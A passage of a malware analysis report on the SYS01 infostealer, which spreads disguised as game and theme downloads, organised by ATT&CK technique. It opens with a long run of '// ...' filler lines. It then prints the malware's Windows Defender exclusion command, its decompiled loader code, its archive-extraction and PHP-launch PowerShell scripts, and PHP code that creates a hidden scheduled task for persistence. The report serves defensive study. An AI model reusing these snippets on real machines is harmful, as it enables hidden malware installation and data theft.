771 // ...
772 // ...
773 // ...
774 // ...
775 // ...
776 // ...
777 // ...
778 // ...
779 // ...
780 // ...
781 // ...
782 // ...
783 // ...
784 // ...
785 // ...
786 // ...
787 // ...
788 // ...
789 // ...
790 // ...
791 // ...
792 // ...
793 // ...
794 // ...
795 // ...
796 // ...
797 // ...
798 // ...
799 // ...
800 // ...
801 // ...
802 // ...
803 // ...
804 // ...
805 // ...
806 // ...
807 // ...
808 // ...
809 // ...
810 // ...
811 // ...
812 // ...
813 // ...
814 // ...
815 // ...
816 // ...
817 // ...
818 // ...
819 // ...
820 // ...
821 // ...
822 // ...
823 // ...
824 // ...
825 // ...
826 // ...
827 // ...
828 // ...
829 // ...
830 // ...
831 // ...
832 // ...
833 // ...
834 // ...
835 // ...
836 // ...
837 // ...
838 // ...
839 // ...
840 // ...
841 // ...
842 // ...
843 // ...
844 // ...
845 // ...
846 // ...
847 // ...
848 // ...
849 // ...
850 // ...
851 // ...
852 // ...
853 // ...
854 // ...
855 // ...
856 // ...
857 // ...
858 // ...
859 // ...
860 // ...
861 // ...
862 // ...
863 // ...
864 // ...
865 // ...
866 // ...
867 // ...
868 // ...
869 // ...
870 // ...
871 // ...
872 // ...
873 // ...
874 // ...
875 // ...
876 // ...
877 // ...
878 // ...
879 // ...
880 // ...
881 // ...
882 // ...
883 // ...
884 // ...
885 // ...
886 // ...
887 // ...
888 // ...
889 // ...
890 // ...
891 // ...
892 // ...
893 // ...
894 // ...
895 // ...
896 // ...
897 // ...
898 // ...
899 // ...
900 // ...
901 // ...
902 // ...
903 // ...
904 // ...
905 // ...
906 // ...
907 // ...
908 // ...
909 // ...
910 // ...
911 // ...
912 // ...
913 // ...
914 // ...
915 // ...
916 // ...
917 // ...
918 // ...
919 // ...
920 // ...
921 // ...
922 // ...
923 // ...
924 // ...
925 // ...
926 // ...
927 // ...
928 // ...
929 // ...
930 // ...
931 // ...
932 // ...
933 // ...
934 // ...
935 // ...
936 // ...
937 // ...
938 // ...
939 // ...
940 // ...
941 // ...
942 // ...
943 // ...
944 // ...
945 // ...
946 // ...
947 // ...
948 // ...
949 // ...
950 // ...
951 // ...
952 // ...
953 // ...
954 // ...
955 // ...
956 // ...
957 // ...
958 // ...
959 // ...
960 // ...
961 // ...
962 // ...
963 // ...
964 // ...
965 // ...
966 // ...
967 // ...
968 // ...
969 // ...
970 // ...
971 // ...
972 // ...
973 // ...
974 // ...
975 // ...
976 // ...
977 // ...
978 // ...
979 // ...
980 // ...
981 // ...
982 // ...
983 // ...
984 // ...
985 // ...
986 // ...
987 // ...
988 // ...
989 // ...
990 // ...
991 // ...
992 // ...
993 // ...
994 // ...
995 // ...
996 // ...
997 // ...
998 // ...
999 // ...
1000 // ...
```

Figure 23. Identification of Win32_VideoController using CIM instance

Following the execution of this command, the malware compares the gathered details about the video controllers against a predefined list of GPU manufacturers stored in a file named "ZoneList." This file includes names of various notable video controller manufacturers such as Intel, 3DFX, AMD, ATI, Matrox, Nvidia, Sony, XGI, and Radeon. By referencing this list, the malware can determine if it is running in a virtual machine or a known malware analysis sandbox environment.




Figure 24. Predefined list of GPU manufacturers inside the file "ZoneList"

T1562.001 - Impair Defenses: Disable or Modify Tools

The DLL employs a defense evasion technique by manipulating antivirus configurations to minimize the risk of detection by security software. Specifically, the DLL includes a function that executes a PowerShell command to modify Windows Defender settings by adding the %localappdata% directory to its exclusion paths. The PowerShell command used is as follows:

```

powershell.exe -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass
-Command Add-MpPreference -ExclusionPath " " "C:\Users\IEUser\AppData\Local" " "

```




Figure 25. Adding the %localappdata% folder to Windows Defender's exclusion list

T1036.003 - Masquerading: Rename System Utilities

Once the exclusion is set, the malware proceeds to stage its payload in the newly secured directory. It copies a renamed version of the 7z executable along with a password-protected archive into the **%localappdata%** folder, setting the stage for the extraction and execution of its payload.

```
1426     if (Directory.Exists(l))
1427     {
1428         Directory.CreateDirectory(text14);
1429         if (Directory.Exists(text14))
1430         {
1431             string sourceFileName = System.IO.Path.Combine(currentDirectory, text);
1432             if (!File.Exists(System.IO.Path.Combine(text14, text)))
1433             {
1434                 File.Copy(sourceFileName, System.IO.Path.Combine(text14, text)); 1 Password-Protected Archive
1435             }
1436             string sourceFileName2 = System.IO.Path.Combine(currentDirectory, text2 + #ad.#9c(107386264));
1437             if (!File.Exists(System.IO.Path.Combine(text14, text2 + #ad.#9c(107386264))))
1438             {
1439                 File.Copy(sourceFileName2, System.IO.Path.Combine(text14, text2 + #ad.#9c(107386264))); 2 Renamed 7zip Executable
1440             }
1441         }
1442     }
1443 }
```

| Name | Value |
|---------------------------------|--|
| string.Concat returned | "wdmode.exe" |
| System.IO.Path.Combine returned | @ "C:\Users\EUser\AppData\Local\NutCelar\wdmode.exe" |
| System.IO.Path.Combine returned | @ "C:\Users\EUser\AppData\Local" |

Figure 26. Copying the ZIP file and renamed 7z binary to the new folder in the **%localappdata%** directory

T1564.001 - Hide Artifacts: Hidden Files and Directories

Concurrently, it retrieves two text files from the **"lang"** directory. Once these files are relocated to the **%localappdata%** folder, their extensions are altered to **.ps1**, transforming them into executable PowerShell scripts. The malware sets the attributes of these files to hidden.

```
try
{
    if (!File.Exists(System.IO.Path.Combine(text14, text3 + #ad.#9c(107385423))))
    {
        File.Copy(System.IO.Path.Combine(currentDirectory, str + #ad.#9c(107385414) + text3 + #ad.#9c(107385409)
        (text14, text3 + #ad.#9c(107385423))); PowerShell Script
    }
    new Process();
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    if (!File.Exists(System.IO.Path.Combine(text14, text4 + #ad.#9c(107385423))))
    {
        File.Copy(System.IO.Path.Combine(currentDirectory, str + #ad.#9c(107385414) + text4 + #ad.#9c(107385409)
        (text14, text4 + #ad.#9c(107385423))); PowerShell Script
    }
}
```

| | |
|---------------------------------|---|
| string.Concat returned | "lang//Japanese.txt" |
| System.IO.Path.Combine returned | @ "C:\Users\FlareVM\Downloads\Awesome_Themes\lang//Japanese.txt" |
| #bd.#ad.#9c returned | ".ps1" |
| string.Concat returned | "Japanese.ps1" |
| System.IO.Path.Combine returned | @ "C:\Users\FlareVM\AppData\Local\NutCelar\Japanese.ps1" |
| string.Concat returned | "lang//Brazilian.txt" |
| System.IO.Path.Combine returned | @ "C:\Users\FlareVM\Downloads\Awesome_Themes\lang//Brazilian.txt" |
| #bd.#ad.#9c returned | ".ps1" |
| string.Concat returned | "Brazilian.ps1" |
| System.IO.Path.Combine returned | @ "C:\Users\FlareVM\AppData\Local\NutCelar\Brazilian.ps1" |

Figure 27. Renaming text files as PowerShell scripts (.ps1)

Execution

T1059.001 - Command and Scripting Interpreter: PowerShell

The transformation of text files into PowerShell scripts is important for the subsequent execution phases:

1st PowerShell Script

This script, now named **"Japanese.ps1"** or similar, is designed to execute the renamed 7zip executable to extract files from the password-protected archive. The script accepts four parameters and configures the 7zip command line to automatically extract and overwrite files:

```
"powershell.exe" -WindowStyle hidden -ExecutionPolicy Bypass -File Japanese.ps1 arg1 arg2 arg3 arg4
```

| Argument | Description |
|----------|--|
| 1 | Filename of the renamed 7zip executable |
| 2 | EXE |
| 3 | Name of the password-protected zip file. |
| 4 | Password of the Zip file. |




Figure 28. PowerShell execution for extracting contents from a password-protected ZIP file

Once the PowerShell script is executed, it will run the renamed 7zip executable using the following parameters:

- **"x"**: This flag stands for "extract" and is used to extract files from an archive.
- **"-p"**: This flag specifies the password for encrypted archives.
- **"-y"**: This flag enables automatic answering of yes to all prompts, allowing the extraction process to proceed without requiring user confirmation.
- **"-aoa"**: This flag stands for "overwrite all existing files without prompt", ensuring that existing files are automatically overwritten during extraction without prompting the user.

```

ZoneList Japanese.txt
C:\Users\IEUser\Downloads\Awesome_Themes\lang > Japanese.txt
34
35 $amuzings = "-y"
36 $colieto = "-aoa"
37 $giddy = "x"
38
39 $hodrunt = $args[3]
40 $meaxure = $args[2]
41 $leftCol = $args[0]
42 $rightCol = $args[1]
43 $arow = $leftCol+"."+$rightCol
44
45 $message = "Hello, this is a sample text message in PowerShell!"
46 Write-Output $message
47
48 Start-Process -FilePath $arow -ArgumentList $giddy, $meaxure, "-p"$hodrunt'", $amuzings, $colieto -Wait -WindowStyle Hidden
49

```

Figure 29. Code snippet containing the argument list used in archive content extraction

The 7zip command triggered by the script would look like this:

```
{Renamed 7zip}.exe x {password-protected zip} -p "password" -y -aoa
```

| Event | Process | Stack |
|--------------------|---|-------|
| Date: | 4/15/2024 3:37:39.6889613 PM | |
| Thread: | 2288 | |
| Class: | Process | |
| Operation: | Process Start | |
| Result: | SUCCESS | |
| Path: | | |
| Duration: | 0.0000000 | |
| Parent PID: | 7328 | |
| Command line: | "C:\Users\IEUser\AppData\Local\NutCelar\wdmode.exe" x MahStatic -p"niqiM5o4Mv7kPm1Hghai3Pi568a" -y -aoa | |
| Current directory: | C:\Users\IEUser\AppData\Local\NutCelar\ | |
| Environment: | | |

Figure 30. Process execution of renamed 7z file

2nd PowerShell Script

The second PowerShell script, identified as “Brazilian.ps1” or similar, is responsible in setting up the execution environment for a PHP payload.

```

1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
if (array != null)
{
    string text2 = #ad.#9c(107386346);
    string text3 = #ad.#9c(107386341);
    string text4 = #ad.#9c(107386360);
    string text5 = #ad.#9c(107386355);
    string text6 = #ad.#9c(107386314);
    string text7 = #ad.#9c(107386309);
    string text8 = #ad.#9c(107386328);
    string text9 = #ad.#9c(107386287);
    string text10 = #ad.#9c(107386278);
    string text11 = #ad.#9c(107386273);
    string text12 = #ad.#9c(107394888);
    string text13 = #ad.#9c(107386300);
    string text14 = #ad.#9c(107386295);
    string str = #ad.#9c(107386254);
    string text15 = #ad.#9c(107386269);
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    processStartInfo.FileName = str + #ad.#9c(107386264);
    processStartInfo.Arguments = string.Concat(new string[]

```

| Name | Value |
|-------|---|
| this | System.Diagnostics.ProcessStartInfo |
| value | "-WindowStyle Hidden -Executionpolicy bypass -File Brazilian.ps1 php exe include php" |


Figure 31. PowerShell execution for deploying the PHP payload



This script accepts four parameters, each tailored to facilitate specific configurations and execution settings required for the PHP script. The command to initiate this script looks like this:

```
"powershell.exe" -WindowStyle hidden -ExecutionPolicy Bypass -File Brazilian.ps1 php.exe include.php
```

| Argument | Description |
|----------|--------------------------|
| 1 | PHP |
| 2 | File Extension (EXE). |
| 3 | Name of the PHP Payload. |
| 4 | File Extension (PHP). |



```
20
21 $uncavioe = $args[0]
22 $lush = $args[1]
23 $gusty = $uncavioe+"."+$lush
24 $eccureti = $args[2]
25 $celeri = $args[3]
26 $plainto = $eccureti+"."+$celeri
27
28 $windowStyleValue = 'Hidden' # Or any other valid WindowStyle value like 'Normal', 'Minimized', 'Maximized'
29 $windowStyleString = "-WindowStyle $windowStyleValue"
30 $command = "Start-Process $windowStyleString -FilePath `"$gusty`" -ArgumentList `"$plainto`""
31 Invoke-Expression $command
32 $message = "I am happy to take your donation any amount will be greatly appreciated."
33 Write-Output $message
```

Figure 32. Code snippet containing the argument list to run the PHP payload


PHP Execution:

Once the PowerShell script has completed its configuration and setup tasks, the final step in the malware's operation is the execution of the PHP script. This is accomplished using the PHP command line interface:

```
php.exe include.php
```

T1059.005 - Command and Scripting Interpreter: Visual Basic


In addition to leveraging PowerShell scripts, some observed samples of the DLL have employed Visual Basic Script (VBS) as an alternative or supplementary method for handling both the extraction of a payload from a password-protected archive and the subsequent execution of a PHP payload. The VBS script, embedded within the DLL's resource section, offers a direct and efficient mechanism for script execution without the need for external scripting files.



The screenshot displays a Visual Studio Code editor with a VBS script on the right and a debugger window on the left. The VBS script, named 'wvbs', is designed to execute a command using WScript.Shell. It sets up the environment, including the localAppDataPath and folderPath, and then runs a command to execute a PHP file. The debugger window shows the execution of the script, with the 'Locals' pane displaying the value of the 'command' variable as 'powershell.exe -Command "" & psCommand & ""'. The 'command' variable is highlighted in red in the debugger.

Figure 33. Code snippet of VBS loader

The VBS script is designed to accept only one parameter: the password for the 7zip archive. This simplicity ensures that the script's operation is straightforward, focusing solely on utilizing the password to access and process the encrypted archive contents.



The screenshot shows a debugger window with a VBS script on the left and a 'Locals' pane on the right. The VBS script is designed to launch a process with a single argument. The 'Locals' pane shows the value of the 'command' variable as '@ "C:\Users\FlareVM\Downloads\Chicken_Invaders_2023\w.vbs" qQXzP33yq\U8N9J'. The 'command' variable is highlighted in red in the debugger.

Figure 34. Launching a VBS file containing a single argument

SYS01 Payload Staging

After the successful extraction of the password-protected zip file, the contents are stored in a specific folder within the %localappdata% directory. This designated directory serves as a repository for several components required for the functioning of the SYS01 malware. Below is a detailed breakdown of the main configuration files and their roles:

| Label | Filename | Purpose |
|-------|-------------|---|
| 1 | include.php | A PHP file responsible for installing persistence of SYS01 through scheduled tasks. |
| 2 | index.php | The main script for SYS01 Malware. |
| 3 | php.exe | Legitimate PHP executable. |
| 4 | rhc.exe | Originally named hidec (https://github.com/tostercx/hidec), used to execute hidden console windows. |
| 5 | tag | A file containing a keyword associated with the product or game that the malware imitates. |
| 6 | version.php | A PHP file containing the current version of SYS01. |




Figure 35. An example content of the password-protected zip file.

The php.ini (SHA256: e9796c19589b948b7 added5f300e055c0bbabfbabbb36b109d13e185fe-c0e4ed) contains the configuration settings for a PHP environment. Analyzing these settings can provide insights into the operational environment of a PHP application, which in the context of malware analysis, could highlight how attackers intend to use the PHP runtime for malicious activities.

```
1 [PHP]
2 engine = On
3 short_open_tag = Off
4 precision = 14
5 output_buffering = 4096
6 zlib.output_compression = Off
7 implicit_flush = Off
8 unserialize_callback_func =
9 serialize_precision = -1
10 disable_functions =
11 disable_classes =
12 zend.enable_gc = On
13 expose_php = On
14 max_execution_time = 30
15 max_input_time = 60
16 memory_limit = 2048M
17 error_reporting = E_ALL & ~E_DEPRECATED & ~E_STRICT
18 display_errors = Off
19 display_startup_errors = Off
20 log_errors = On
21 log_errors_max_len = 1024
22 ignore_repeated_errors = Off
23 ignore_repeated_source = Off
24 report_memleaks = On
25 html_errors = On
26 variables_order = "GPCS"
27 request_order = "GP"
28 register_argc_argv = Off
29 auto_globals_jit = On
30 post_max_size = 8M
31 auto_prepend_file =
32 auto_append_file =
33 default_mimetype = "text/html"
34 default_charset = "UTF-8"
35 doc_root =
36 user_dir =
37 extension_dir = "ext"
38 enable_dl = On
39 file_uploads = On
40 upload_max_filesize = 2M
41 max_file_uploads = 20
113 session.use_only_cookies = 1
114 session.name = PHPSESSID
115 session.auto_start = 0
116 session.cookie_lifetime = 0
117 session.cookie_path = /
118 session.cookie_domain =
119 session.cookie_httponly =
120 session.serialize_handler = php
121 session.gc_probability = 1
122 session.gc_divisor = 1000
123 session.gc_maxlifetime = 1440
124 session.referer_check =
125 session.cache_limiter = nocache
126 session.cache_expire = 180
127 session.use_trans_sid = 0
128 session.sid_length = 26
129 session.trans_sid_tags = "a=href,area=href,frame=src,form="
130 session.sid_bits_per_character = 5
131 [Assertion]
132 zend.assertions = -1
133 [COM]
134 [mbstring]
135 [gd]
136 [exif]
137 [Tidy]
138 tidy.clean_output = Off
139 [soap]
140 soap.wsdl_cache_enabled=1
141 soap.wsdl_cache_dir="/tmp"
142 soap.wsdl_cache_ttl=86400
143 soap.wsdl_cache_limit = 5
144 [sysvshm]
145 [ldap]
146 ldap.max_links = -1
147 [dba]
148 [opcache]
149 [curl]
150 [openssl]
151 [ionCube Loader]
152 zend_extension = php_ioncube.dll
153 extension_dir = "ext"
154 enable_dl = On
155 file_uploads = On
156 upload_max_filesize = 2M
157 max_file_uploads = 20
158 allow_url_fopen = On
159 allow_url_include = Off
160 default_socket_timeout = 60
161 extension=bz2
162 extension=curl
163 extension=fileinfo
164 extension=gd2
165 extension=mbstring
166 extension=openssl
167 extension=pdo_sqlite
168 extension=php_com_dotnet
```

Figure 36. Sample contents of PHP configuration file (php.ini)

Additionally, by examining the hash of the PHP configuration file on VirusTotal, it has been confirmed that the same configuration is also utilized by other types of malware, specifically the older versions of the SYS01 malware. This consistency in PHP settings across different malware iterations indicates a standardized operational framework that may facilitate the functionality of these malware.

11 / 59
Community Score

11/59 security vendors and no sandboxes flagged this file as malicious

e9796c19589b948b7fddf5300e055c0bbba1fbabb36b109d13e185fec0e4ed
php.ini
Size: 70.77 KB
Last Modification Date: 4 days ago

DETECTION DETAILS RELATIONS BEHAVIOR TELEMETRY COMMUNITY 1

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Execution Parents (115)

| Scanned | Detections | Type | Name |
|------------|------------|-----------|--|
| 2023-11-07 | 35 / 66 | ZIP | Album_One_Night_Stand_Li_Shaw_Gyeon_Jung_Hee_Studio_By_Gook_Changmin_Photographer.zip |
| 2023-06-24 | 7 / 62 | ZIP | BackUp2.zip |
| 2023-10-21 | 34 / 64 | ZIP | IMG_1000_One_Night_Stand_Bokyem - Dang_Dae_Hyun_Studio - By_Dook_Man_Shik_Photographer.zip |
| 2023-07-15 | 31 / 70 | Win32 EXE | waae-v2.5.19-setup.exe |
| 2023-08-10 | 2 / 53 | ZIP | CloudUpgrade.zip |
| 2024-04-17 | 17 / 62 | ZIP | 0f23902a37450efb9da62eefda79d60b8d43d45a0046e05c9ba457346b93e0b1.file |
| 2023-06-17 | 21 / 63 | ZIP | Rewind Protection Suite.zip |
| 2023-02-10 | 40 / 71 | Win32 EXE | TS.exe |
| 2023-02-02 | 0 / 52 | ZIP | _content.zip |
| 2023-02-09 | 8 / 66 | Win32 EXE | IMG_1129_Beautiful_Girl_In_The_Hotels - Hwangok_Min_Studio - Seung_Changmin_Photographer.exe |
| 2023-01-25 | 2 / 69 | Win32 EXE | vtt-v2.5.19-setup.exe |
| 2023-10-20 | 33 / 65 | ZIP | IMG_1000_One_Night_Stand_Bokyem - Dang_Dae_Hyun_Studio - By_Dook_Man_Shik_Photographer.zip |

Figure 37. Various malicious archives containing the same PHP configuration file (php.ini)

The extracted ZIP file contained two primary PHP scripts, namely **include.php** and **index.php**. The **include.php** script is designed to establish persistence on the host system by creating scheduled tasks. On the other hand, the **index.php** script operates as an information stealer, targeting the extraction of sensitive data from the system.

include.php

Persistence

T1053.005 - SCHEDULED TASK/JOB: SCHEDULED TASK

To maintain persistence on the compromised machine, the SYS01 malware uses scheduled tasks. This is achieved through precise timing and execution controls that leverage both custom scripting and native Windows tools. It first retrieves Date and Time of the target machine using two functions, **getNow()** and **getNowM()**. **getNow()** relies on executing a PowerShell script named time.ps1, while **getNowM()** relies on the usage of wmic command. These retrieved Date and Time values are utilized in the creation of scheduled tasks.

```
function getNowM()
{
    $d = shell_exec("wmic os get LocalDateTime /value");
    $d = str_replace("LocalDateTime=", "", $d);
    $d = trim($d);
    $year = $d[0] . $d[1] . $d[2] . $d[3];
    $month = $d[4] . $d[5];
    $day = $d[6] . $d[7];
    $hour = $d[8] . $d[9];
    $minute = $d[10] . $d[11];
    $second = $d[12] . $d[13];
    if (!$year || !$month || !$day || !$hour || !$minute || !$second) {
        $now = time();
    } else {
        $now = strtotime($year . "-" . $month . "-" . $day . " " . $hour . ":" . $minute . ":" . $second);
    }
    return $now;
}

function getNow()
{
    $d = shell_exec("PowerShell -executionpolicy bypass -File time.ps1");
    $t = explode("-", $d);
    if ($t[0] && $t[1] && $t[2]) {
        return strtotime($d);
    }
    return getnowm();
}
```




Figure 38. Current date and time retrieval

The **createTS()** function creates the first scheduled task on Windows, set to repeat every 2 minutes (PT2M), which executes **"rhc.exe"** with the argument **"php.exe index.php"**.


```

function createTS()
{
    $taskName = "WDNA";
    $schedule = new COM("Schedule.Service");
    $schedule->Connect();
    $rootFolder = $schedule->GetFolder("\\");
    $taskDef = $schedule->NewTask(0);
    $colTriggers = $taskDef->Triggers;
    $now = getnow();
    $trigger = $colTriggers->Create(2);
    $trigger->Repetition->Interval = "PT2M";
    $trigger->Repetition->StopAtDurationEnd = false;
    $nextTime = $now + 60;
    $trigger->StartBoundary = date("Y-m-d\\TH:i:s", $nextTime);
    $executePath = "rhc.exe";
    $workingPath = getcwd();
    $colActions = $taskDef->Actions;
    $action = $colActions->Create(0);
    $action->ID = $taskName;
    $action->Path = $executePath;
    $action->WorkingDirectory = $workingPath;
    $action->Arguments = "php.exe index.php";
    $info = $taskDef->RegistrationInfo;
    $info->Author = "";
    $info->Description = "";
    $settings = $taskDef->Settings;
    $settings->Hidden = true;
    $taskDef->Settings->StopIfGoingOnBatteries = false;
